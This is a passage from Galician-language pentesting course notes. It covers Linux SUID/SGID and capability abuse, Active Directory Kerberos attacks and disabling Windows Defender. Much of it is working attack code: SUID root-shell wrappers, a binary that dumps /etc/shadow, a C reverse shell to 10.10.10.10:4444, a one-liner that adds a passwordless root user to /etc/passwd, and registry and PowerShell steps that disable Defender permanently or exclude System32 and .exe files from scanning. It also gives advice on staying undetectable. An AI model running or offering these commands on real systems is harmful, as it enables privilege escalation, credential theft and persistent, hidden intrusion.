- Noutro busca o PID e mira os UIDs/GIDs:

```
$ ps aux | grep [p]asswd ; PID=$(pgrep passwd) ; echo ${PID}
$ cat /proc/${PID}/status | grep -E 'Uid|Gid'
Uid:    1000    0       0       0
Gid:    1000    1000    1000    1000
        ^       ^       ^       ^
        |       |       |       |
      Real   Effective Saved  Filesystem
```

2. A CAIXA DE FERRAMENTAS: SYSCALLS E ADMINISTRACIÓN

A. Funcións de C e Syscalls (`<unistd.h>`)

- **`setuid(0)`** : Pon RUID, EUID e FUID a 0.
- **`setreuid(0, 0)`** / **`setregid(gid, gid)`** : Forza a igualdade entre IDs reais e efectivos.
- **`execl()`** : Substitúe o proceso sen lanzar unha shell intermedia (máis seguro e evita bloqueos).

B. Comandos de Administración

- **`gcc -o binario fonte.c`** : Compilar.
- **`sudo chown usuario:grupo binario`** : Cambiar propietario/grupo.
- **`sudo chmod 4755 binario`** : Activar SUID (4).
- **`sudo chmod 2755 binario`** : Activar SGID (2).

---

3. O DILEMA: `system()` VS INTÉRPRETES VS `exec()`

Por que `system()` adoita fallar?

`/bin/sh` (Bash/Dash) resetea os privilexios se `RUID != EUID`.
- **Solución:** Usar `setuid(0)` antes ou usar o flag `-p` (`bash -p`).

A opción `-p` de Bash (Privileged Mode)

Executar `/bin/bash -p` impide que Bash renuncie ao UID efectivo.

---

4. CASOS PRÁCTICOS DE PERSISTENCIA

Entendendo os Includes en C

Include	Función
`#include <stdio.h>`	`printf()`, `perror()`.
`#include <stdlib.h>`	`system()`.
`#include <unistd.h>`	`setuid()`, `getuid()`, `execl()`.
`#define _GNU_SOURCE`	Habilita `setregid()`. Debe ser a liña 1.

Caso 1: Wrapper SUID para Root Shell (C)

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-p", NULL);
    return 0;
}
```

Comandos:

```
gcc -o root_shell root_shell.c
sudo chown root:root root_shell
sudo chmod 4755 root_shell
./root_shell
# Resultado: id -> uid=0(root) gid=0(root)
```

Caso 2: Wrapper SGID para acceso ao Grupo `shadow`

Para que funcione, usamos `execl` e o binario debe pertencer ao grupo `shadow`.

```c
#define _GNU_SOURCE
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

int main() {
    gid_t gid = getegid(); // Obtén o GID do grupo 'shadow'
    setregid(gid, gid);    // Iguala Real e Efectivo

    printf("[+] Lendo shadow con GID: %d...\n", getgid());
    // Usamos execl para evitar que /bin/sh bloquee o acceso
    execl("/bin/cat", "cat", "/etc/shadow", NULL);

    perror("Erro en execl");
    return 1;
}
```

Comandos:

```
gcc -o read_shadow read_shadow.c
sudo chown root:shadow read_shadow   # IMPORTANTÍSIMO: grupo shadow
sudo chmod 2755 read_shadow          # Activa SGID
./read_shadow
# Resultado: mostra o contido de /etc/shadow
```

Caso 3: Reverse Shell Root

```c
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    setgid(0);
    system("bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'");
    return 0;
}
```

Comandos:

```
gcc -o rev_shell rev_shell.c
sudo chown root:root rev_shell
sudo chmod 4755 rev_shell
# Nunha terminal: nc -lvnp 4444
# Noutra: ./rev_shell
```

Caso 4: Intérpretes (Python/Perl/Ruby)

Se o intérprete ten o bit SUID:

- **Python:**

```
sudo cp -pv $(which python) python
sudo chown root:root python
sudo chmod 4755 python
./python -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
```

- **Perl:**

```
sudo cp -pv $(which perl) perl
sudo chown root:root perl
sudo chmod 4755 perl
./perl -e '$ENV{PATH}="/bin:/usr/bin"; use POSIX; setuid(0); exec "/bin/bash -p"'
```

- **Ruby:**

```
sudo cp -pv $(which ruby) ruby
sudo chown root:root ruby
sudo chmod 4755 ruby
echo 'Process::Sys.setuid(0); exec "/bin/bash -p"' > /tmp/exploit.rb
./ruby /tmp/exploit.rb
```

---

5. LINUX CAPABILITIES: ALTERNATIVA MODERNA AOS SUID

Tradicionalmente, en Linux, a seguridade era binaria: ou eras un usuario normal sen privilexios ou eras **root** con control total. As **Capabilities** permiten dividir o poder de root en pequenos fragmentos de privilexios específicos.

Isto é extremadamente útil para persistencia, xa que permite que un binario realice tarefas de root sen necesidade de activar o bit SUID nin de ser propiedade de root.

Capabilities Comúns para Escalada e Persistencia:

- `cap_setuid` : Permite que un proceso cambie o seu UID de forma arbitraria.
- `cap_setgid` : Permite que un proceso cambie o seu GID.
- `cap_dac_override` : Ignora as comprobacións de permisos de lectura, escritura e execución de ficheiros (podes ler calquera ficheiro do sistema).
- `cap_sys_admin` : A "capability" máis potente; permite realizar tarefas administrativas (mount, configuración de rede, etc.).

Comandos de Xestión:

- **Ver capabilities dun ficheiro:** `getcap /ruta/do/binario`
- **Asignar capabilities:** `sudo setcap cap_setuid+ep /ruta/do/binario`
- **Eliminar capabilities:** `sudo setcap -r /ruta/do/binario`

Exemplos Prácticos:

A. `cap_setuid` (Cambiar UID)

Permite que un proceso cambie o seu UID de forma arbitraria.
- **Exemplo:** Converter un intérprete de Python nunha ferramenta para obter root shell.

```
sudo cp $(which python3) ./py_setuid
sudo setcap cap_setuid+ep ./py_setuid
# Uso: o proceso cambia a UID 0 e lanza bash
./py_setuid -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
```

B. `cap_setgid` (Cambiar GID)

Permite que un proceso cambie o seu GID. É útil para acceder a ficheiros protexidos por grupos específicos (como `shadow`).
- **Exemplo:** Acceder aos hashes de contrasinais sen ser root, asumindo o grupo `shadow` .

```
sudo cp $(which python3) ./py_setgid
sudo setcap cap_setgid+ep ./py_setgid
# Uso: asumimos GID 42 (habitual de shadow) para ler o ficheiro
./py_setgid -c 'import os; os.setregid(42, 42); os.system("cat /etc/shadow")'
```

C. `cap_dac_override` (Ignorar Permisos)

Ignora as comprobacións de permisos de lectura, escritura e execución (DAC - Discretionary Access Control). Podes ler ou escribir en calquera ficheiro do sistema, independentemente de quen sexa o dono.
- **Exemplo:** Ler `/etc/shadow` directamente ou modificar `/etc/passwd` para engadir un usuario.

```
sudo cp $(which python3) ./py_dac
sudo setcap cap_dac_override+ep ./py_dac
# Uso: ler un ficheiro que só root pode ver
./py_dac -c 'print(open("/etc/shadow").read())'
# Uso: engadir unha liña a /etc/passwd (moi perigoso)
./py_dac -c 'open("/etc/passwd", "a").write("hacker::0:0:hacker:/root:/bin/bash\n")'
```

D. `cap_sys_admin` (O "Pequeno Root")

A capability máis potente. Permite realizar unha enorme variedade de tarefas administrativas, como montar sistemas de ficheiros, configurar a rede ou cambiar o nome do host.

- **Exemplo:** Cambiar o nome da máquina en RAM
  A syscall `sethostname` cambia o nome na memoria do sistema, pero non no ficheiro de configuración.

```
sudo cp $(which python3) ./py_sysadmin
sudo setcap cap_sys_admin+ep ./py_sysadmin
# Uso: cambiar o hostname do sistema a través do módulo socket
./py_sysadmin -c 'import socket; socket.sethostname("pwned-machine")'
# Verifica con: hostname (na RAM cambiou o nome do equipo pero /etc/hostname segue anterior ao cambio)
```

Cambio Volátil vs Persistente

Lembra que `cap_sys_admin` permite modificar o comportamento do sistema en execución (RAM), mentres que para que un cambio sobreviva a un reinicio, normalmente necesitarás `cap_dac_override` para modificar os ficheiros de configuración en disco.

- **Exemplo:** Montar un disco para manipular datos.

```
sudo cp $(which python3) ./py_sysadmin
sudo setcap cap_sys_admin+ep ./py_sysadmin
# Uso: montar un sistema de ficheiros tmpfs sobre un directorio restrinxido
# Como Python non ten os.mount, usamos ctypes para falar coa librería de C do sistema (libc).
# Exemplo para un tmpfs de 100MB
./py_sysadmin -c 'import ctypes; ctypes.CDLL("libc.so.6").mount(b"none", b"/mnt", b"tmpfs", 0, b"size=100M")'
```

tmpfs

- Que é tmpfs?: Como indica o seu nome (temporary file system), é un sistema de ficheiros que reside enteiramente na memoria RAM (e no swap se fose necesario). Non escribe nada no disco físico.
- O límite do 50%: Por defecto, cando montas un tmpfs sen especificar un tamaño máximo, o kernel de Linux asígnalle un límite teórico do 50% da memoria RAM total do sistema.
- Non "rouba" a RAM: O sistema só usará a RAM real a medida que vaias metendo ficheiros dentro de /mnt. Se o cartafol está baleiro, o consumo de RAM é practicamente cero.
- Velocidade extrema: Ao traballar directamente en RAM, a lectura e escritura en /mnt será moito máis rápida que en calquera outra parte do disco.
- Volatilidade: No momento en que reinicies a máquina ou desmontes o cartafol (sudo umount /mnt), todo o que houbera dentro desaparecerá para sempre, xa que a RAM bórrase ao perder a corrente.

6. RESUMO DE SEGURIDADE

1. **Detección de SUID:** `find / -perm -4000 -type f 2>/dev/null`.
2. **Detección de Capabilities:** `getcap -r / 2>/dev/null`.
3. **Prevención:** Montar `/home` e `/tmp` con `nosuid` (que tamén bloquea o uso de capabilities en binarios desas particións en moitos sistemas modernos).
4. **A Regra de Ouro:** Se usas `system()`, executa `setuid(0)` antes. Se queres evitar restricións da shell ou ser indetectable, usa `execve()`, intérpretes ou, se tes oportunidade, asigna **Capabilities** a binarios discretos.

2.2.3 Windows

Referencias de consulta para a realización das Prácticas Taller

Ao longo das actividades prácticas empregaranse as seguintes referencias. Recoméndasee ao alumnado consultalos durante o desenvolvemento das prácticas para reforzar coñecementos, resolver dúbidas e comprender mellor as técnicas utilizadas no taller.

LA BIBLIA DEL HACKING EN ACTIVE DIRECTORY

URL

- Libro desarrollado por Spartan-Cybersecurity

"A Biblia do Hacking en Active Directory" é un recurso integral e gratuíto orientado á **educación en ciberseguridade**, centrado especificamente en técnicas de *pentesting* e *red teaming* no ámbito de Active Directory (AD). Este material está deseñado para guiar dende os conceptos básicos ata as técnicas máis avanzadas.

O contido comeza cos **Fundamentos de Active Directory**, cubrindo compoñentes importantes, os seus principais conceptos e o proceso de autenticación **Kerberos**. Seguidamente, detállanse os **Fundamentos Ofensivos**, introducindo o *Red Team* e o *Pentesting*.

O curso profundiza na **enumeración en AD** e nun amplo espectro de **vectores de ataque e vulnerabilidades**. Entre os ataques específicos explorados atópanse o **Password Spraying**, **Kerberoasting**, **ASREProastable**, e ataques de retransmisión (*Relay Attacks*). Tamén se estuda o abuso de **GPO** (Group Policy Object) e ACL, e a explotación da vulnerabilidade **Zerologon**.

Na fase de **post-explotación e persistencia** en Windows e AD, o material cobre o **movemento lateral** e técnicas avanzadas como **Pass-the-Hash (PtH)**, **Pass The Ticket**, a creación de **Silver Ticket** e **Golden Ticket** para obter acceso total e persistente ao dominio. Tamén se ensina o uso do ataque **DCSync** para sincronizar e roubar información dos controladores de dominio.

HACKTRICKS - ACTIVE DIRECTORY METHODOLOGY

URL

- HackTricks - Active Directory Methodology

Este recurso **proporciona unha metodoloxía integral para o *hacking* de Active Directory (AD)**, comezando cunha descrición fundamental da **arquitectura de AD**, incluíndo **dominios**, **árbores** (*trees*) e **bosques** (*forests*), e os servizos clave como a autenticación **Kerberos**.

Descríbense detalladamente as técnicas de recoñecemento cando non se teñen credenciais, como a **enumeración de DNS** e **SMB/LDAP**, e a **enumeración de usuarios** mediante ferramentas como **Kerbrute**.

O documento avanza cara a **métodos de ataque con credenciais válidas**, cubrindo a **enumeración autenticada**, o uso de ferramentas como **BloodHound** e técnicas como **Kerberoast** e **Password Spraying**.

Finalmente, **explícanse exhaustivamente os métodos de elevación de privilexios e persistencia** con contas de alto privilexio, como *Pass the Hash*, *Pass the Key* e *Pass the Ticket* (PTT), e o **abuso de relacións de confianza** (*trust relationships*) entre dominios ou bosques.

REPOEDU-CCBYSA - PENTESTER - ACTIVE DIRECTORY

URL

- GitHub repoEDU-CCbySA - Pentester Active Directory

Este repositorio reúne **recursos prácticos e materiais de apoio** para aprender a enumerar, analizar e comprender unha infraestrutura **Microsoft Active Directory** desde a perspectiva dun **pentester** e dun **analista de seguridade**.

O contido está organizado en dous grandes bloques: Enumeración e Máquinas de HackTheBox relacionadas con Active Directory(AD).

Enumeración de AD

Nesta sección atoparás materiais que permiten entender como identificar servizos, usuarios, grupos, políticas e configuracións internas dun dominio AD.

> **Aplicación práctica tamén en equipos Windows individuais**
>
> A documentación desta sección non só é útil para analizar un dominio AD, senón tamén para **enumerar workstations e equipos Windows 10/11 fóra do dominio**. Moitos dos servizos e portos estudados (como **135, 139, 445**) están presentes en calquera instalación de Windows, polo que as técnicas explicadas aquí tamén servirán para investigar hosts individuais, redes corporativas e contornas mixtas Windows.

Inclúe:

- **Un mapa mental** que resume todos os pasos e técnicas de enumeración (portos, LDAP, Kerberos, SMB, SPNs, delegacións, etc.).
- **Unha práctica guiada en PDF**, na que se explica paso a paso:
  - Como recoñecer un controlador de dominio
  - Que ferramentas empregar desde Kali Linux
  - Como obter información útil para movemento lateral
  - Como interpretar a arquitectura dun dominio real

É o punto de partida imprescindible antes de calquera ataque ou auditoría en contornas Windows.

Máquinas de HackTheBox relacionadas con AD

O repositorio tamén inclúe solucións detalladas de **máquinas reais de HackTheBox**, deseñadas para aprender técnicas de pentesting en dominios Windows.

Tamén se inclúen os **fontes en LaTeX** para xerar os PDFs das máquinas, útiles se queres:

- Aprender a documentar correctamente un pentest
- Crear os teus propios informes
- Adaptar o estilo para traballos ou prácticas do curso

Autenticación Kerberos en Active Directory

Conceptos base para entender Kerberoasting, AS-REP Roasting, Silver Ticket e Golden Ticket

Este documento introduce o funcionamento de Kerberos en Active Directory (AD) e explica catro técnicas fundamentais de hacking ético: Kerberoasting, AS-REP Roasting, Silver Ticket e Golden Ticket.

O obxectivo é comprender:

- O fluxo interno de Kerberos
- Que é un SPN
- Que son TGT e TGS
- Que necesita cada ataque
- Que se obtén en cada un
- Se permite Pass-the-Hash
- En que fase ofensiva se sitúa cada técnica


---

1. COMO FUNCIONA KERBEROS EN ACTIVE DIRECTORY

Kerberos é un protocolo de autenticación baseado en tickets que permite verificar identidades sen enviar contrasinais en claro. Para entendelo é necesario coñecer tres conceptos:

- KDC (Key Distribution Center)
- TGT (Ticket Granting Ticket)
- TGS (Service Ticket)

1.1 Fluxo Kerberos



A autenticación Kerberos funciona así:

```
Usuario → DC: AS-REQ (solicitude inicial)
DC → Usuario: AS-REP (TGT cifrado con KRBTGT)

Usuario → DC: TGS-REQ (pide acceso ao SPN)
DC → Usuario: TGS-REP (TGS cifrado coa chave do servizo)

Usuario → Servizo: Presenta o TGS
Servizo → Usuario: Acceso concedido
```

---

2. CONCEPTOS CLAVE

2.1 SPN (Service Principal Name)

Un SPN identifica un servizo dentro do dominio. Exemplos:

- MSSQLSvc/server01.lab.local:1433
- CIFS/server01.lab.local
- HTTP/intranet.lab.local

2.2 TGT

- Ticket de alto nivel que permite pedir outros tickets.
- Cifrado coa clave da conta KRBTGT.

2.3 TGS

- Ticket para un servizo concreto.
- Cifrado coa NTLM ou AES da conta de servizo asociada ao SPN.

---

3. KERBEROASTING

Que é

Ataque no que un usuario do dominio solicita TGS de contas con SPN e obtén tickets cifrados que se crackean offline para recuperar contrasinais.

Requisitos

- Usuario válido do dominio
- Contas con SPN configurado

Que se obtén

- Hash TGS-REP ($krb5tgs$)

Permite Pass-the-Hash

- Non directamente
- Si despois de crackear e obter a NTLM hash

Fase ofensiva

- Fase 2: Recopilación
- Fase 3: Explotación
- Fase 4: Post-Explotación

---

4. AS-REP ROASTING

Que é

Ataque que permite obter un AS-REP cifrado para usuarios que teñen desactivada a preautenticación Kerberos.

Requisitos

- Usuario con *Do not require Kerberos preauthentication*

Que se obtén

- Hash AS-REP ($krb5asrep$)

Permite Pass-the-Hash

- Non directamente
- Si despois de crackear

Fase ofensiva

- Fase 2: Recopilación
- Fase 3: Explotación
- Fase 4: Post-Explotación

---

5. SILVER TICKET

Que é

Forxe dun TGS falso para un servizo concreto usando directamente a clave da conta asociada ao SPN (NTLM ou AES). O DC non intervén.

Requisitos

- NTLM hash ou AES key da conta de servizo
- SPN do servizo

Que se obtén

- TGS falsificado válido para ese servizo

Permite Pass-the-Hash(PTH)

- Si, é unha forma de PTH a nivel Kerberos

Fase ofensiva

- Fase 4: Post-Explotación
- Fase 5: Persistencia

---

6. GOLDEN TICKET

Que é

Forxe dun TGT completo empregando a chave da conta KRBTGT, permitindo autenticarse como calquera usuario en calquera servizo.

Requisitos

- NTLM hash ou AES key da conta KRBTGT

Que se obtén

- TGT falsificado con validez total

Permite Pass-the-Hash


- Si

Fase ofensiva

- Fase 4: Post-Explotación
- Fase 5: Persistencia avanzada

---

7. SILVER TICKET VS GOLDEN TICKET



8. RELACIÓN ENTRE TÉCNICAS

- Kerberoasting permite obter contrasinais de contas con SPN, pero non ofrece directamente a NTLM hash necesaria para Silver Ticket.
- AS-REP Roasting funciona igual neste sentido: o hash só serve despois de crackear.
- Silver Ticket require a clave real da conta de servizo.
- Golden Ticket require a clave KRBTGT, que dá control total do dominio.

9. TÁBOA COMPARATIVA FINAL

Técnica	Artefacto obtido	Require crackeo	Privilexios necesarios	PTH posible	Alcance	Fase
Kerberoasting	TGS cifrado	Si	Usuario normal	Só tras crackear	Servizo	2–4
AS-REP Roasting	AS-REP cifrado	Si	Usuario vulnerable	Só tras crackear	Usuario	2–4
Silver Ticket	TGS falsificado	Non	NTLM/AES servizo	Si	Servizo	4–5
Golden Ticket	TGT falsificado	Non	NTLM/AES KRBTGT	Si	Dominio enteiro	4–5

Desactivar Windows Defender

> **NOTAS DE SEGURIDADE**
>
> • Estas técnicas **só deben usarse en contextos autorizados de pentesting**
> • **Sempre documenta** os cambios realizados
> • **Sempre reverte** os cambios ao finalizar o pentest
> • Proporciona ao cliente **instrucións claras** para reactivar Defender

> **IMPORTANTE: Diferenza entre temporal e permanente**
>
> • **TEMPORAL**: Só dura ata o próximo reinicio (útil para probas rápidas)
> • **PERMANENTE**: Persiste tras reiniciar (necesario para persistencia real)

OPCIÓNS TEMPORAIS (NON PERSISTEN TRAS REINICIAR)

Útiles para **probas rápidas** na sesión actual, pero **NON funcionan** para persistencia.

Opción Temporal 1: Desactivar protección en tempo real

```
# Dende powershell
# Desactivar protección en tempo real (TEMPORAL)
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableBlockAtFirstSeen $true
Set-MpPreference -DisableScriptScanning $true

# Verificar
Get-MpPreference | Select-Object DisableRealtimeMonitoring, DisableIOAVProtection, DisableBehaviorMonitoring
```

Opción Temporal 2: Deter o servizo

```
REM Dende cmd
REM Deter o servizo (require privilexios elevados)
net stop windefend

REM Ou con PowerShell
Stop-Service -Name WinDefend -Force
```

OPCIÓNS PERMANENTES (PERSISTEN TRAS REINICIAR)

Necesarias para **persistencia real** en pentesting.

Opción Permanente 1: Engadir exclusións (RECOMENDADO)

As exclusións **SI persisten tras reiniciar** e son a opción **máis silenciosa e funcional**.

A. Excluír rutas específicas

```
# Dende powershell
# Engadir exclusións de RUTAS (persiste tras reiniciar)
Add-MpPreference -ExclusionPath "C:\Windows\System32"
Add-MpPreference -ExclusionPath "C:\Windows\Temp"
Add-MpPreference -ExclusionPath "C:\ProgramData"
Add-MpPreference -ExclusionPath "C:\Users\Public"

# Verificar exclusións
Get-MpPreference | Select-Object -ExpandProperty ExclusionPath
```

```
REM Dende cmd
powershell -Command "Add-MpPreference -ExclusionPath 'C:\Windows\System32'"
powershell -Command "Add-MpPreference -ExclusionPath 'C:\Windows\Temp'"
```

B. Excluír extensións de ficheiro

```
# Dende powershell
# Engadir exclusións de EXTENSIÓNS (persiste tras reiniciar)
Add-MpPreference -ExclusionExtension ".ps1"
Add-MpPreference -ExclusionExtension ".bat"
Add-MpPreference -ExclusionExtension ".exe"
Add-MpPreference -ExclusionExtension ".dll"

# Verificar
Get-MpPreference | Select-Object -ExpandProperty ExclusionExtension
```

C. Excluír procesos

```
# Dende powershell
# Excluír procesos específicos
Add-MpPreference -ExclusionProcess "powershell.exe"
Add-MpPreference -ExclusionProcess "cmd.exe"

# Verificar
Get-MpPreference | Select-Object -ExpandProperty ExclusionProcess
```

D. Eliminar exclusións (limpeza)

```
# Dende powershell
# Eliminar unha ruta específica
Remove-MpPreference -ExclusionPath "C:\Windows\Temp"

# Eliminar unha extensión
Remove-MpPreference -ExclusionExtension ".ps1"

# Ver todas as exclusións
Get-MpPreference | Select-Object Exclusion*
```

Opción Permanente 2: Desactivar mediante Registry

Desactiva Windows Defender **permanentemente** a través do rexistro.

```
# Dende powershell
# Crear a entrada principal se non existe
New-Item -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Force | Out-Null

# Desactivar Windows Defender completamente
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name "DisableAntiSpyware" -Value 1 -Type DWord -Force

# Crear subclave de Real-Time Protection
New-Item -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Force | Out-Null

# Desactivar protección en tempo real
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableRealtimeMonitoring" -Value 1 -Type DWord -Force
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableBehaviorMonitoring" -Value 1 -Type DWord -Force
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableOnAccessProtection" -Value 1 -Type DWord -Force
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableScanOnRealtimeEnable" -Value 1 -Type DWord -
Force
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -Name "DisableIOAVProtection" -Value 1 -Type DWord -Force

# Verificar
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name "DisableAntiSpyware"

# REQUIRE REINICIAR para aplicar
shutdown /r /t 30
```

```
REM Dende cmd
REM Crear clave principal
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

REM Desactivar protección en tempo real
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f

REM Reiniciar
shutdown /r /t 30
```

Opción Permanente 3: Mediante Group Policy (GUI)

1. Premer `Win + R` e executar: `gpedit.msc`
2. Navegar a:

   ```
   Computer Configuration
   → Administrative Templates
   ```

```
→ Windows Components
→ Microsoft Defender Antivirus
```

3. Doble clic en **"Turn off Microsoft Defender Antivirus"**
4. Seleccionar **"Enabled"**
5. Aplicar → OK
6. Executar: `gpupdate /force`
7. Reiniciar o sistema

Opción Permanente 4: Desactivar o servizo permanentemente

REQUIRE privilexios de SYSTEM

Método 1: Con PsExec (recomendado)

```
REM Dende cmd
REM Descargar PsExec64.exe de Sysinternals primeiro
REM https://live.sysinternals.com/PsExec64.exe

REM Executar cmd como SYSTEM
PsExec64.exe -i -s cmd.exe

REM Dentro da consola SYSTEM:
sc config WinDefend start= disabled
sc stop WinDefend

REM Verificar
sc query WinDefend
```

Método 2: Mediante Registry (alternativa)

```
REM Dende cmd
REM Desactivar inicio automático do servizo
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" /v Start /t REG_DWORD /d 4 /f

REM Valores de Start:
REM 0 = Boot
REM 2 = Automatic
REM 3 = Manual
REM 4 = Disabled

REM Reiniciar
shutdown /r /t 0
```

REACTIVAR WINDOWS DEFENDER

Eliminar exclusións

```
# Dende powershell
# Ver exclusións actuais
Get-MpPreference | Select-Object Exclusion*

# Eliminar todas as exclusións de rutas (unha a unha)
Remove-MpPreference -ExclusionPath "C:\Windows\System32"
Remove-MpPreference -ExclusionPath "C:\Windows\Temp"

# Eliminar extensións
Remove-MpPreference -ExclusionExtension ".ps1"
```

Reactivar mediante Registry

```
# Dende powershell
# Eliminar a clave de desactivación
